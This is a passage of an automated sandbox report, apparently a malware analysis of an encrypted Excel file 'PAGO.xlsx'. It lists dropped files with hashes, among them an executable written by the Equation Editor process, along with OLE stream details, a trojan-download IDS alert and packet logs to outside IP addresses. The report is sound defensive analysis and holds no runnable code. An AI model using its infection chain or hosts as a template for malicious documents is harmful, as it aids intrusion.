Preview:	......JFIF.....C.....C.....Y.X.."....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....o.K,.(....]....h&c..<.....vv g..Zg.w...O.O.&.....|.....YKqwk..341.... 8vR.0.9..V..I.XOmq%....(....E.#.C4..!.R..F..Z.Y.p...S.wj.....2.~....n?..?.o.J....v....E.....v..~..}..s.6....{...q.\>..+..J..N.Pq.....S..-!.ew../.d .lr...:g.3BH.....).....?.Y...0...G.3....-V..L7..%W.QG*.....g....;|L....g.....U.....?.Y...0...^.E..>.K.....C.....3..U

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\84B2BE14.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\84B2BE14.jpeg	
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\863DC596.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 992 x 192, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10715
Entropy (8bit):	7.414910193109876
Encrypted:	false
SSDEEP:	192:o98wfjpHmBG5X18nbtppfc3yX1cbzIvwjBYlE7KmnmF2888888u:SNGBgX+hpp0ClcHIvqYWnmFL
MD5:	FE450E7017E0F21A25701C4ABC68021B
SHA1:	06090A749D7077371AFBB5DC698C60FE861B676E
SHA-256:	B3A9530ADB5B09DCC14E71AD9AF5421BB2F0D95CEB93E41A2C053B77E48C7FCB
SHA-512:	815A8784FCA30B9F882CB460DB9B47919B13D8C32673BEA14CDB63E70424917B02E6F220E55E3710C7E97EAE15EBA7968936A585D235947AA7124E5042BEA577
Malicious:	false
Preview:	.PNG.....IHDR.....c.....sBIT....|.d.....sRGB.....gAMA.....a.....pHYs.....+.....tEXtSoftware.gnome-screenshot...>..);IDATx^....,G.7...@..$.....=.....wwwwww....I.._. ...3wV.....S..w.....w[[R#. @..... @....[&.....O?.R..e..... @.....+.....A..... @.....-...?.....O..... @.....f@..... @.....- ._..... @..... @.@.....MS @..... @...../ZX.... @..... @ .F..... @..... ...S..... @.....|.-@... @..... @`)...0+..... @..... ..{.P..... @.....X..E.w...I... @..... @.....\.J...G.... @..... @.....LA_8.... @..... @`.....c o..O..... @.....-._<.... @..... @`...;.....?..... @.....,^....|..J @..... @.....?..... @.....,^..O}..|..J @..... @.....`..... @..... @.....i...gV..... @.....]...<..|.@... @..... @`..G."V._.... @..... @....^../..... @.....!..o.L...he. @..... @...S..... @..... .....A..... @..... @.....b...ydS.j..... @.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\91086113.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 178x124, frames 3
Category:	dropped
Size (bytes):	7934
Entropy (8bit):	7.877426792469052
Encrypted:	false
SSDEEP:	192:aPlVOjcI3QmjR79Z/7qjw0qwzhjBPlB4yinZe87:aPlIhJpqjwpwVjZSga
MD5:	BBACB9E08630847C0E6E84B5100C40C3
SHA1:	FDE4F15306F56139583ECB5E0EC99884A3F32371
SHA-256:	79505C5789C409D74A5F6C7D81C01DADBA9C7E80C7F7A6985CE5367C6FED2D2E
SHA-512:	E7C0A5E9FD51C4A813B7F70A6B5AD8F47AED7B7D1033A9F114B4D988CCD256CD376FC822EB6F9C4F9B3E095128AD905397C1F8D5AEE550615F2DD80E5AEA6 72
Malicious:	false
Preview:	......JFIF.....C.....C.....|...."...}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..}...g...M.W...t....4K)..P*...I.Q.... ..../.....B_.....U..z.g....d...p.-Z..^.o....._/Z..n.dk%.....0..QX*.%.c..yv8p.hN.d..t'._.":.B_.....O.f....."R.....f..&.Zu[..-.....c]....Z..~frx.[....a.j..H..Zl8y....x..h.)B...)"...*. ...t} [...}.p....._.H...w...iG..D.....9.....{..}*.J...y....o..!..`.@....)8...s./...'.SL..B..}j...X.#Y..a.93\#...^&.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A1EB740D.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A1EB740D.png

Preview:

.PNG........IHDR................J....sRGB.........gAMA......a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g.
....x.>...9s..q]s......w...^z...........?........9D.}.w}W..RK..........S..y....S.y....S.J_..qr.....I}|.._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G......zO.C.......zO.%......'....S..y....S.y....S.J_..qr.....I}|.._
...>r.v~..G.*.)..#.>z....._.W.~....S.......c..zO.C..N.vO.%...........S..y....S.y....S.J_..qr.....I}|.._...>r.v~..G.*.)..#.>z..&nf..?........zO.C...o...{J-......_..S..y....S.y....S.J_..qr.....I}|.._.
..>r.v~..G.*.)..#.>z...6..........J..:.......SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw........M.r..M.k.:N.q4[<..o..k...G......XE=..b$.G.,..K...H'._nj..kJ_..qr....
.I}|.._...>r.v~..G.*.)..#.>......R...._..j.G...Y.>..!......O..{....L.}S..|.=}.>..OU...m.ks/....x..l....X.]e......?.........$...F.........>..{.Qb......

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B2AC4F99.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false

Preview:

......JFIF...) ..(...!1!%)-.....383,7(..,..........+...7++++-+++++++++++++++---++++++++-++++++++++++++++..........".................................
.....F.......................!."1A..QRa.#2BSq......3b.....$c....C...Er.5...?..x.5.PM.Q@E..I......i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt.
..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M........[....'......J...,...<.O.........Yn...T.!..E*G.[I..-......
.$e&........z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.......MxPu..b..:0e:.R.#.......U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1..........l.s>.ZA?..........3... z^....L.n6..Am.1m....0../..~.y....
..1.b.0U...5.oi.\.LH1.f....sl................f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.......O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B982CC9F.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false

Preview:

......JFIF...) ..(...!1!%)-.....383,7(..,..........+...7++++-+++++++++++++++---++++++++-++++++++++++++++..........".................................
.....F.......................!."1A..QRa.#2BSq......3b.....$c....C...Er.5...?..x.5.PM.Q@E..I......i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt.
..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M........[....'......J...,...<.O.........Yn...T.!..E*G.[I..-......
.$e&........z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.......MxPu..b..:0e:.R.#.......U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1..........l.s>.ZA?..........3... z^....L.n6..Am.1m....0../..~.y....
..1.b.0U...5.oi.\.LH1.f....sl................f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.......O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C43329EC.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false

Preview:

.PNG........IHDR.............q~.....sRGB.........gAMA......a.....pHYs..........o.d...sIDATx^..;.,;.......d..........{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.........x.(.......................^....{.......^j.
..............................oP.C?@GGGGGGGGGG?@GGGGG.F}c............E).....c._....w{}......e;.._ttttt.X..........C.....uOV.+..l...|?................@GGG?@GGG./...uK.WnM'.....s.s
...`.........ttttt.:::..........:.z.{...'..=.......ttt..g.:::z......=......F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.......7,...................O..b.GZ..........].....].....]....]...CO.vX>......
@GGGw/3.......tttt.2...s....n.U.!.....:.....:.....:....%...'..)w....................>.{............<;...........^..z........./..=.........................~.]..q.t...AGGGGGGGGGG?@GGGGGGG...AA........
................~.............z...^...\........_ttttt.X..........C....o.{.O.Y1........=....]^X......ttt..tttt.....f.%...............nAGGGG.....[.....=....b....?{.....=......

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DD298C7E.emf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DD298C7E.emf	
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1820
Entropy (8bit):	2.083742040780784
Encrypted:	false
SSDEEP:	12:YtFA8ankaHslqI8/p02Q4v2rPm6jsfVhEOlxqtDYckgeHQqP65XtXeuCrpQPEuSk:Y9UVH9JR0J4v27mXfxOD3ezuBPbRF
MD5:	0BE8521EC30BD162F021BD7E346B2469
SHA1:	12CFE6A40DDC1ED2C923115470A4FC6C390FD6CD
SHA-256:	66A1AE17856C8DE3DDD46040052DDE5EF9214548BB74E103856D2FDB6224EACD
SHA-512:	BB20725590AFAA3B46829796CF21370DCDD8081A47BC52EEBDB0E1422A74983F691A0789FD92A86873BD477292F9DC551E4287D470105E1D86FD5AC86C38E97
Malicious:	false
Preview:	....l..... EMF.....(.....V.....fZ..U"..F.....GDIC.....r.....-.....!.....!..... .....-.....l.....l.....-.....l.....l.....iii.....-.....l.....l.....2.....'..... .....!.....'.....%.....L...d.....!.....?.....?.....L...d.....!.... .....?.....?.....'.....%.....L...d.....!.....?.....?.....L...d.....

C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	241332
Entropy (8bit):	4.20677035289511
Encrypted:	false
SSDEEP:	1536:cGxLEQNSk8SCtKBX0Gpb2vxKHnVMOkOX0mRO/NIAIQK7viKAJYsA0ppDCLTfMRsi:cANNSk8DtKBrpb2vxrOpprf/nVq
MD5:	E8F178E7287D2141385C4C189AAFB00C
SHA1:	8C32B4818B3D1C2E64B232C782C65511C1E69F10
SHA-256:	0AF00FD1025E42AB16E54251F13AB527083B32221699E3B5AED0E9C862A000DC
SHA-512:	1102766FE837073EC083BE05415047AE5F31E40901C8EA4997ECF3E5DD8C5350D329D6EEA05A9390BA1E41D4CF2F03BA8AA575212B5A16E8861E53C12CF7E6C
Malicious:	false
Preview:	MSFT.....Q.....$.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....\|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!..!..!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... H...4.....x...l.....T..... ..P..... .....&!..... .....

C:\Users\user\Desktop\~$PAGO.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	908800
Entropy (8bit):	7.231779565509928
Encrypted:	false
SSDEEP:	12288:SSLIIK2eESKnuHOvMUUzui2KrbCR4MzRBMuWRTIv/YLOn8gsIKUvE+:SSEIVfuuU/zbCxz4FYwankIc
MD5:	F31B0E7D038ED9D64BE2C6EF94FA5171
SHA1:	A4311EA256FB28FA7815249F43C903641C7114DA
SHA-256:	30865D42D9897A6611DF8683BC041836794CF6D7EE47763281FBED0F063A7C8E
SHA-512:	45C21E3BF159C80ED6978A92134397074CAFEC0E5239660C5C691EF3769764209922FEC772612C61E12D45A3C157E69264C3BCD89D3CD1EC142778E42B76DE0
Malicious:	**true**

C:\Users\Public\vbc.exe

Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 17%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...y.n`.....P.....F..... .....@.. .....@..... ..@.....H...O.....4B..... ..... ..H.....text..... ..... ..`.rsrc...4B.....D.....@..@.rel oc..... .....@..B.....|.....H.....?..`H.....h,.....0.....(....(.....(.....o!....*.....("....(#.....($.....(%.....(&....*N..(....ol... ('....*&..((....*.s).....s*.....s+.....s,.....s-.....*....0.....~....o....+..*.0.....~....o/....+..*.0.....~....o0....+..*.0.....~....o1....+..*.0.....~....o2....+..*.0..<.....~.....(3.....,!r...p.....(4...o5...s6.....~.....+..*.0.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.957673724429131
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	PAGO.xlsx
File size:	499200
MD5:	db190ad25a453084bc89ecb5d46d6e0a
SHA1:	999aacfcfee17aaa6231cf858af787d5ddce8774
SHA256:	4273c2c75793063754de785ea06da2e149f8e659db159e 94e73be5b23abdd3a7
SHA512:	e8fceb6bd1294aac31b3bb4cc23987fc0b221c3ea29fbf5 76586e7970599c53b5e393002b86250c379801040ffee24 a3b72a6f72b5777d99ece564997d1a59e5
SSDEEP:	12288:ImtteLl250toAGzti9liL6JpuX95mLrw6o:zEq0GAG 1iS2Xv
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "PAGO.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data

General	
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 482712

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	482712
Entropy:	7.99945669212
Base64 Encoded:	True
Data ASCII:	.] . . . . . I . . F . 6 . . . . ~ h B . . U / . . T _ Z . . . ! . R .] 8 . . ; y K . . . . . " . m ` . . . . . o . . . . . ` . . . . S . q . 5 ` . i x . < ` . . . . S . q . 5 ` . i x . < ` . . . . S . q . 5 ` . i x . < ` . . . . S . q . 5 ` . i x . < ` . . . . S . q . 5 ` . i x . < ` . . . . S . q . 5 ` . i x . < ` . . . . S . q . 5 ` . i x . < ` . . . . S . q . 5 ` . i x . < ` . . . . S . q . 5 ` . i x . < ` . . . . S . q

General	
Data Raw:	90 5d 07 00 00 00 00 00 6c 88 0f 46 f7 36 f5 ed cd 8f 7e 68 42 b3 10 55 2f 95 82 54 5f 5a d5 de a1 21 da 52 97 5d 38 b3 cf 3b 79 4b fc c6 20 a6 e1 14 a9 22 e1 6d 60 f6 11 da be ec a5 1a 04 8d 6f b5 d2 d2 aa e4 a5 1c 60 fc a5 93 f6 53 09 71 9f 35 60 cb 69 78 e4 3c 60 fc a5 93 f6 53 09 71 9f 35 60 cb 69 78 e4 3c 60 fc a5 93 f6 53 09 71 9f 35 60 cb 69 78 e4 3c 60 fc a5 93 f6 53 09 71

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224


General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.50295106266
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . Z x . . . . . i . f C . . . . . k . } . . . e . X . . [. o . . . . s . . r . , ... 3 . . r 9 / b . . & R . . . . . H .
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/08/21-12:40:40.925807	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49166	80	192.168.2.22	103.153.76.181

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:40:40.045516014 CEST	49165	443	192.168.2.22	104.25.234.53
Apr 8, 2021 12:40:40.061516047 CEST	443	49165	104.25.234.53	192.168.2.22
Apr 8, 2021 12:40:40.061651945 CEST	49165	443	192.168.2.22	104.25.234.53
Apr 8, 2021 12:40:40.072184086 CEST	49165	443	192.168.2.22	104.25.234.53
Apr 8, 2021 12:40:40.088083029 CEST	443	49165	104.25.234.53	192.168.2.22
Apr 8, 2021 12:40:40.091963053 CEST	443	49165	104.25.234.53	192.168.2.22
Apr 8, 2021 12:40:40.092001915 CEST	443	49165	104.25.234.53	192.168.2.22
Apr 8, 2021 12:40:40.092159033 CEST	49165	443	192.168.2.22	104.25.234.53
Apr 8, 2021 12:40:40.101201057 CEST	49165	443	192.168.2.22	104.25.234.53
Apr 8, 2021 12:40:40.117136955 CEST	443	49165	104.25.234.53	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:40:40.117352962 CEST	443	49165	104.25.234.53	192.168.2.22
Apr 8, 2021 12:40:40.117429018 CEST	49165	443	192.168.2.22	104.25.234.53
Apr 8, 2021 12:40:40.384695053 CEST	49165	443	192.168.2.22	104.25.234.53
Apr 8, 2021 12:40:40.400538921 CEST	443	49165	104.25.234.53	192.168.2.22
Apr 8, 2021 12:40:40.551120996 CEST	443	49165	104.25.234.53	192.168.2.22
Apr 8, 2021 12:40:40.551194906 CEST	49165	443	192.168.2.22	104.25.234.53
Apr 8, 2021 12:40:40.660151005 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:40.925208092 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:40.925379992 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:40.925806999 CEST	49166	80	192.168.2.22	103.153.76.181
Apr 8, 2021 12:40:41.192792892 CEST	80	49166	103.153.76.181	192.168.2.22
Apr 8, 2021 12:40:41.192826033 CEST	80	49166	103.153.76.181	192.168.2.22
